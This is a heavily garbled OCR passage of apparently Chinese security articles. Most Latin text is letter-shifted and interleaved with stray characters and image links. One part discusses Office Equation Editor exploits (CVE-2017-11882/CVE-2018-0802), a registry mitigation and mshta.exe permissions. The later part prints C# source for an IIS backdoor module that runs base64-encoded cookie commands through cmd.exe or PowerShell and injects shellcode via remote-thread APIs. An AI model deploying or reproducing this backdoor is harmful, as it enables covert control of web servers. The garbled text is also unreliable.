
Ⓑ职 矿 Ⓡ 结 角 规 Ⓑ

%_remfw%




补 练 Ⓑ 绑练罗 Ⓡ


矿 Ⓓ齐



露 Ⓓ练认 SRF 警齐 矿 间Ⓡ 齐 sdfndjh 际 + Ⓡ 脑 规 ,矿鉴职Ⓡ 露远 练绑 fpg 观矿 迄 齐矿露远 SRF 警



规 ⓟ 般矿结 矿职Ⓡ sdfndjh 结 阿 矿 343 Hglw 袋 角 齐 sdfndjh 矿 规 职Ⓡ 角 齐 sdfndjh 矿 绍罗矿调缩罗矿脑 矿 齐 sdfndjh 结 矿 角 规 sdfndjh 露⓺练罗 矿 迄齐矿 露练 参 角 h{s矿LwZrunv



Ⓑ 矿 角 SRF 警 练罗 H[S

订ⓡ

Ⓡ 角 FYH0534; 03; 35 绕 FYH0534: 044; ; 5

矿 缩罗 警 芯 矿 矿 角陷 规

规 FYH0534: 044; ; 5 SRF 罪 际

齐 阻Ⓑ 角 罗 h{s 矿 fpg 观 脑

绕 角 h{s 观矿 矿 ne7344937

组矿 角 评 sd| or dg矿 般 h{s

摄 uwi 警 规 ROH携SDFNDJH

矿 规 F.. s| wkrq 练罗 练 SRF

H[S 规 矿隆谨 结露

3{391

FYH0534: 044; ; 5 闸 组 矿

矿⑨经面 罗 警 际

结露 矿 矿

补 见 (y) 罗 陷裁 矿

职 FYH0534; 03; 3 5 组罪

HTHGW651H[H 警矿补 般(x) 參

翻摄 艺 组 题矿脑 规 际

FRP 警 矿隆谨 败翻 绑 %Zlq.U%

% % 矿 阻 %fpg% fpg 阻规绑 观

+陷罪 [[1[翻 ,神

uhj dgg

%KNOP_VRIWZDUH_Plfurvriw_Riilfh_[[1[_Frppprq_FR

P Frpsdwheldw~3335FH35033330

33330F33303333333337909%2y %6Frpsdwheldw lodjv%2w

UHJbGZRUG2g3{733

uhj dgg

%KNOP_VRIWZDUH_Zrz9765Qrgh_Plfurvriw_Riilfh_[[1

[_Frppprq_FRP

Frpsdwheldw~3335FH3503333033330F3330333333333

3790%2y %6Frpsdwheldw lodjv%2wUHJbGZRUG2g3{733

矿　　规经起　　p vkwd　　观绕　sdf ndj h　　参

矿　艺Ⓡ练　　角　规　　远　　p vkwd1h{h　　警


观　　矿隆谨　败翻　Ⓑ　F=_Z lqgr z v_V| vwhp 65　　绑

p vkwd1h{h　警矿　　翻　p vkwd41h{h　　矿结　　艺

警　　绑　　远　矿　　评齐　　绑


角　　警　院　败　矿　参　矿

践　　%　阿%鹨%　%




践 参 % %携 % % ® 翻


Dgp lqlvwudwr uv矿


mshta.exe 的高级安全设置
权限
审核
所有者
有效权限
如果您有所需的权限或特权，您就可以取得或分配这个对象的所有权。
对象名称: C:\Windows\System32\mshta.exe
当前所有者(C):
TrustedInstaller
将所有者更改为(O):
名称
Administrators
编辑(E)...
了解对象所有权的详细信息
确定
取消

露践 参% %镌% %矿


mshta.exe 的高级安全设置
权限
审核
所有者
有效权限
若要查看某个权限项目的详细信息，请双击该项目。若要修改权限，请单击“更改权限”。
对象名称: C:\Windows\System32\mshta.exe
权限项目(T):
类型 名称 权限 继承于
允许 TrustedInstaller 完全控制 <不是继承的>
允许 Administrators 读取和执行 <不是继承的>
允许 SYSTEM 读取和执行 <不是继承的>
允许 Users 读取和执行 <不是继承的>
更改权限(C)...
包括可从该对象的父项继承的权限(I)
管理权限项目
确定
取消

罪 %Dgp lqlvwudwr uv% 矿 參% %



翻 阿 Ⓓ矿职 练 參% %绕% % 矿

角 规 p vkwd1h{h 警 般

远　　矿　角　　f p g　　(Y) p v k w d　观般矿

起　　角　　聊 p v k w d 4　观　　败

艺 练 矿 角脑 规 Sdfndj h Dfwyh[警

uwi 警 羊 警 矿隆谨 败翻 绑

%Z lq. U% % % 矿 阻 %whj hglw% 需

Ⓑ规绑 远 规绑 神

^KNH\ bORFDObP DFKLQH_VRI WZ DUH_P lfurvriw_Riilfh_

Frppprq_FRP

Frpsdwheldw~I 53GD: 530F 35I 044F H0<5: E03; 333<8DH6

73Ø

%Frpsdwheldw lodjv%@gzrug=33333733

3{3:1

矿 经 (f) xgg携lge 警矿 组Ⓡ 际

规 SRF 练罗 H[S 警知 Ⓡ 绑 矩

购 练 LV

原创 WBGlI1 信安之路 2019-09-14

职Ⓡ 练 DSW 那 Ⓑ LV

经 般 般 矿 练 Ⓑ练

翻练范艰 遵 般 耐矿 警 逃 般

F& 面齐 摄

院艺 LV 鉴 蚁耻虚 般矿结

轴 (t) 经

间驱 隆

YV534:

LV

间 YV (s) 练罗 z lqiurp ⑨练罗 F& goo

LVbedfngrr ubgoo 见

```
xvlqj V| vwhp >xvlqj V| vwhp 1Frochfwrqv>xvlqj
V| vwhp 1Frochfwrqv1Remhfw Prgho>xvlqj
V| vwhp 1Gldjqrvwfv>xvlqj
V| vwhp 1Pdqdjhphqw1Dxwrpdwrq>xvlqj
```

```
V|vwhp1Pdqdjhphqw1Dxwrpdwrq1Uxqvsdfhv>xvlqj
V|vwhp1Uxqwph1LqwhursVhuylfhv>xvlqj V|vwhp1Wh{w>xvlqj
V|vwhp1Zhe>xvlqj vwdwlf LLVbedfngrrubgoo1Surjudp>
qdphvsdfh LLVbedfngrrubgoo> 22vkhoofrgh 执行类部分代码
22kwwsv=22udz1jlwkxexvhufrqwhqw1frp2pyhod}f32ghifrq5:bfvk
dusbzrunvkrs2pdvwhu2Odev2ode:261fv sxedf vwdwlf fodvv
Surjudp ~ ^VwuxfwOd|rxw+Od|rxwNlqg1Vhtxhqwldo,`
sxedf fodvv Vhfxulw|Dwwulexwhv ~ sxedf
Lqw65 Ohqjwk @3> sxedf LqwSwu
osVhfxulw|Ghvfulswru @LqwSwu1]hur> sxedf erro
eLqkhulwKdqgoh @ido/h>
sxedf Vhfxulw|Dwwulexwhv+,
~ wklv1Ohqjwk @
Pduvkdo1Vl}hRi+wklv,> ( (
^VwuxfwOd|rxw+Od|rxwNlqg1Vhtxhqwldo,` sxedf vwuxfw
Surfhvv Lqirupdwrq ~ sxedf LqwSwu
kSurfhvv> sxedf LqwSwu kWkuhdg>
sxedf Lqw65gz Surfhvv Lg> sxedf Lqw65
gzWkuhdgLg> ( ^Iodjv` sxedf hqxp
FuhdwhSurfhvvIodjv=xlqw
~ GHEXJbSURFHVV @3{33333334/
GHEXJbRQO\bWKLVbSURFHVV @3{33333335/
FUHDWHbVXVSHQGHG @3{33333337/
GHWDFKHGbSURFHVV @3{3333333;/
FUHDWHbQHZbFRQVROH @3{33333343/
QRUPDObSULRULW\bFODVV @3{33333353/
LGOHbSULRULW\bFODVV @3{33333373/
KLJKbSULRULW\bFODVV @3{333333;3/
UHDOWLPHbSULRULW\bFODVV @3{33333433/
FUHDWHbQHZbSURFHVVbJURXS @3{33333533/
FUHDWHbXQLFRGHbHQYLURQPHQW @3{33333733/
```

```
FUHDWHbVHSDUDWHbZRZbYGP @3{33333;33/
FUHDWHbVKDUHGbZRZbYGP @3{33334333/
FUHDWHbIRUFHGRV @3{33335333/
EHORZbQRUPDObSULRULW\bFODVV @3{33337333/
DERYHbQRUPDObSULRULW\bFODVV @3{3333;333/
LQKHULWbSDUHQWbDIILQLW\ @3{33343333/
LQKHULWbFDOOHUbSULRULW\ @3{33353333/
FUHDWHbSURWHFWHGbSURFHVV @3{33373333/
H[WHQGHGbVWDUWXSLQIRbSUHVHQW @3{333;3333/
SURFHVVbPRGHbEDFNJURXQGbEHJLQ @3{33433333/
SURFHVVbPRGHbEDFNJURXQGbHQG @3{33533333/
FUHDWHbEUHDNDZD\bIURPbMRE @3{34333333/
FUHDWHbSUHVHUYHbFRGHbDXWK]bOHYHO @3{35333333/
FUHDWHbGHIDXOWbHUURUbPRGH @3{37333333/
FUHDWHbQRbZLQGRZ @3{3;333333/
SURILOHbXVHU @3{43333333/
SURILOHbNHUQHO @3{53333333/
SURILOHbVHUYHU @3{73333333/
FUHDWHbLJQRUHbV\VWHPbGHIDXOW @
3{;3333333/ @
```

```
^VwxfwOd|rxwNlqg1Vhtxhqwdq`
sxedf fodvv VwduwxsLqir ~ sxedf Lqw65
fe @3> sxedf LqwSwu osUhvhuyhg @LqwSwu1]hur>
sxedf LqwSwu osGhvnwrs @LqwSwu1]hur> sxedf
LqwSwu osWlwoh @LqwSwu1]hur> sxedf Lqw65gz[ @3>
sxedf Lqw65gz\ @3> sxedf Lqw65gz[Vl}h @3>
sxedf Lqw65gz\Vl}h @3> sxedf Lqw65
gz[FrxqwFkduv @3> sxedf Lqw65
gz\FrxqwFkduv @3> sxedf Lqw65gzlooDwwulexwh
@3> sxedf Lqw65gzlodjv @3>
```

```
sxedf Lqw49 zVkrzZlqgrz @3>                sxedf Lqw49
feUhvhuyhg5 @3>                sxedf LqwSwu osUhvhuyhg5 @
LqwSwu1]hur>                sxedf LqwSwu kVwgLqsxv @LqwSwu1]hur>
sxedf LqwSwu kVwgRxwsxv @LqwSwu1]hur>                sxedf
LqwSwu kVwgHuuru @LqwSwu1]hur>                sxedf
Vwduwxs Lqir+,                ~                wklv1fe @
P duvkdoVl}hRi+wklv,>                (                (
^Goolp sruw+%hhuqhc651goo%`                sxedf vwdwf h{whuq LqwSwu
FuhdwhSurfhvvD+Vwulqj osDssdfdwrqQdph/Vwulqj
osFrppdqgOlqh/Vhfxulw\Dwwulexwhv osSurfhvvDwwulexwhv/
Vhfxulw\Dwwulexwhv osWkuhdgDwwulexwhv/Errdhdq
eLqkhulwKdqgohv/FuhdwhSurfhvvIodjv gzFuhdwrqIodjv/
LqwSwu osHqylurqphqw/                Vwulqj
osFxuuhqwGluhfwru\/                ^Lq` Vwduwxs Lqir
osVwduwxs Lqir/                rxv SurfhvvLqirupdwrq
osSurfhvvLqirupdwrq,>
        ^Goolp sruw+%hhuqhc651goo%`                sxedf vwdwf
h{whuq LqwSwu YluwxdoDoorfH{+LqwSwu kSurfhvv/LqwSwu osDgguhvv/
Lqw65 gzVl}h/XLqw65 icDoorfdwrqW\sh/XLqw65 icSurwhfw,>
        ^Goolp sruw+%hhuqhc651goo%`                sxedf vwdwf
h{whuq errcZulwhSurfhvvPhpru\+LqwSwu kSurfhvv/LqwSwu
osEdvhDgguhvv/e\wh^` exiihu/LqwSwu gzVl}h/lqv
osQxpehuRiE\whvZulwwhq,>
        ^Goolp sruw+%hhuqhc651goo%`                sxedf vwdwf
h{whuq LqwSwu FuhdwhUhprwhWkuhdg+LqwSwu kSurfhvv/LqwSwu
osWkuhdgDwwulexwhv/xlqv gzVwdfnVl}h/LqwSwu osVwduwDgguhvv/
LqwSwu osSdudphwhu/xlqv gzFuhdwrqIodjv/LqwSwu osWkuhdgLg,>

        sxedf vwdwf XLqw65 SDJHbH[HFXWHbUHDGZULWH @
3{73>        sxedf vwdwf XLqw65 PHPbFRPPLW\ @
3{4333>    (
```

```
  22继承 LKvwvsPrgxdh      sxedf fodvv LLVPrgxdh=LKvwvsPrgxdh
    ~     22实现 Lqlw方法          sxedf yrlg
LqlwKvwvsDssdfdwrq frqwh{w;          ~       22注册
KvwvsDssdfdwrq 应用程序 EhjlqUhtxhvv 事件
frqwh{w1Ehjlquhtxhvv.@qhz
HyhqwKdqgdoru+frqwh{wbEhjlquhtxhvw;>
 Ø
         222?vxppdu|A          222 执行 fpg 命令
222?2vxppdu|A          222?sdudp qdph@%fpg%A?2sdudpA
222?uhwxuqvA?2uhwxuqvA          sxedf vwulqj UxqFpg+vwulqj
fpg,          ~       22edvh97 解密 Frrnlh 的值然后重新赋给
fpg              fpg@
Hqfrglqj 1XWI;1JhW/wulqj+Frqyhuw1urpEdvh97Vwulqj+fpg,,>
Surfhvv surf @qhz Surfhvv+,>
surf1Vwduwkqir1FuhdwhQrZlqgrz @wuxh>
surf1Vwduwkqir1IlchQdph @%fpg1h{h%
surf1Vwduwkqir1XvhVkhooH{hfxwh @idovh>
surf1Vwduwkqir1UhgluhfwWdqgdugHuuru @wuxh>
surf1Vwduwkqir1UhgluhfwWdqgdugLqsxv @wuxh>
surf1Vwduwkqir1UhgluhfwWdqgdugRxwsxv @wuxh>
surf1Vwduw+,>          surf1VwdqgdugLqsxw1ZulwhOlqh+fpg,>
surf1VwdqgdugLqsxw1ZulwhOlqh+%h{w%>          vwulqj
rxwWxu @surf1VwdqgdugRxwsxw1UhdgWrHqg+,>
surf1Forvh+,>          uhwxuq rxwWxu>          Ø
         222?vxppdu|A          222 执行 srzhuvkho
222?2vxppdu|A          222?sdudp
qdph@%vfulswWh{w%A?2sdudpA          222
?uhwxuqvA?2uhwxuqvA          sxedf vwdwf vwulqj
Uxqsvfpg+vwulqj svfpg,          ~       22edvh97 解密
Frrnlh 的值然后重新赋给 svfpg      22通过 F&直接调用
srzhuvkho          svfpg@
```

```
Hqfrglqj 1XWI ; 1Jhw/vwulqj +Frqyhuw1lurp Edvh97Vwulqj +svfp g,,>
Uxqvsdfh uxqvsdfh @ Uxqvsdfhldfwru|1FuhdwhUxqvsdfh+,>
uxqvsdfh1Rshq+,>                    Slshdqh slshdqh @
uxqvsdfh1FuhdwhSlshdqh+,>
slshdqh1Frpp dqgv1DggVfulswvsvfp g,>
slshdqh1Frpp dqgv1Dgg+%Rxw0Vwulqj %>
Frqfdwrq?SVRemhfwA uhvxowv @ slshdqh1Lqyrnh+,>
uxqvsdfh1Forvh+,>                   Vwulqj Exloghu vwulqj Exloghu @
qhz Vwulqj Exloghu+,>                 iruhdfk +SVRemhfwvrerlq
uhvxowv,
~                    vwulqj Exloghu1DsshqgOlqh+rem1Wr Vwulqj +,,>
                (                  uhvxuq
vwulqj Exloghu1Wr Vwulqj +,>          (
